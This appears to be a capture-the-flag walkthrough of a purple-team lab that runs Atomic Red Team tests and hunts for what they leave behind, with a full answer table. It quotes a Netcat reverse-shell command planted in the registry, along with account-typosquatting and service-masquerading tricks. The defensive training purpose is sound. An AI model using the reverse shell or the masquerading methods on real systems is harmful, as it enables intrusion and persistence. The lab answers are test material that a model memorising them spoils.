Atomic Bird Goes Purple #2
This is the closing room of the SOC Level 2 Threat Emulation module and the direct follow-up to Atomic Bird Goes Purple #1. Same box, same loop: run a customised atomic test with Invoke-AtomicTest, then hunt for the artefact it leaves behind. The two cases here move up the kill chain into Persistence, Privilege Escalation, Defense Evasion and Impact, so the artefacts get louder: cleartext credential files, decoy accounts, a rogue Windows service, a defaced desktop, mass-renamed files, and a reverse shell hidden in the registry.

Task 2: In-Between, discover and hide
Case 1 pairs credential discovery (T1552.001, Unsecured Credentials: Credentials In Files) with account creation using a masquerading mindset (T1078.003, Valid Accounts: Local Accounts). Two tests, four answers.
T0002-1 searches the disk for cleartext data and writes its findings to a document on the Desktop. Reading that report, the PowerShell library file flagged among the hits is YamlDotNet.xml. The interesting part is that the search only looks at a fixed set of extensions, so a .bak file holding a secret slips past it. You go to the atomics path, open the script that drives the test, and extend its include list. The snippet to add so the search also covers backup files is ,*.bak (appended to the existing -Include pattern). Run the technique’s cleanup command to reset state, re-execute T0002-1, and this time the output file includes the .bak artefact, whose contents reveal the secret key L1LAFLHQ5peGsjh7Pee8wHFY1SBQHe85A1HZhVrK47Yf6cqmH3n8. That edit-and-rerun step is the whole lesson: detection coverage is only as good as the file types you actually inspect.
T0002-2 creates a decoy local account. The masquerading trick is a typosquatted name that reads as legitimate at a glance. Investigating the Security logs (or Get-LocalUser) after the test shows the new account is Adminstrator, the real word is “Administrator”, and the missing i is exactly what a tired analyst scrolling an account list would never notice.
Task 3: manipulate, deface, persistence
Case 2 is the noisy one: service creation (T1543.003), registry modification (T1112), internal defacement (T1491), and query registry (T1012). Four tests, five answers, each an artefact you would want a detection for.
T0003-1 registers a rogue Windows service. Enumerating services (Get-Service / the services.msc list) after the test shows a new service named thm-registered-service. Reading its configuration in the registry under HKLM\SYSTEM\CurrentControlSet\Services, the ImagePath-style value points the service at C:\Windows\system32\services.exe, borrowing a trusted binary name so the entry blends into the service list.
T0003-2 defaces the environment and drops a ransom-style message. The ransom note left behind is the flag THM{THM_Offline_Index_Emulation}.
T0003-3 mimics ransomware file behaviour by rewriting extensions. After it runs, the targeted files carry the updated extension .thm-jhn, the mass-rename that makes a ransomware incident so visually obvious.
T0003-4 plants a reverse-shell command in the registry for persistence, the kind of Run-key or service payload that survives a reboot. Reading the malicious registry value, its assigned data is nc 10.10.thm.jhn 4499 -e powershell, a Netcat call-back that spawns PowerShell for the attacker. Query the key, read the value, and you have the C2 destination and port without ever catching the shell live.
Every answer
| Task | Question | Answer |
|---|---|---|
| 2 | PowerShell library file detected (T0002-1) | YamlDotNet.xml |
| 2 | Code snippet to include all bak files | ,*.bak |
| 2 | Secret key from the re-run output | L1LAFLHQ5peGsjh7Pee8wHFY1SBQHe85A1HZhVrK47Yf6cqmH3n8 |
| 2 | New (decoy) account name (T0002-2) | Adminstrator |
| 3 | Created service name (T0003-1) | thm-registered-service |
| 3 | Image set for the service registry value | C:\Windows\system32\services.exe |
| 3 | Ransom note (T0003-2) | THM{THM_Offline_Index_Emulation} |
| 3 | Updated file extension (T0003-3) | .thm-jhn |
| 3 | Malicious registry value (T0003-4) | nc 10.10.thm.jhn 4499 -e powershell |
Wrap-up
Atomic Bird Goes Purple #2 closes the module by pushing the same execute-investigate-detect loop into the tactics that actually hurt: persistence, privilege escalation, and impact. The transferable habits are all here. A credential search is only as thorough as its extension list, so widen it (,*.bak) and re-run. A decoy account hides in a one-character typo (Adminstrator), so alert on look-alike names, not just exact matches. A rogue service masquerades behind services.exe, defacement leaves a ransom note, ransomware announces itself with a new extension (.thm-jhn), and a registry value quietly holds a reverse-shell command (nc 10.10.thm.jhn 4499 -e powershell) waiting for the next logon. Run the technique, read what it left behind, write the detection: that is the purple loop, and it is the same whether the artefact is a flag or a live C2 beacon.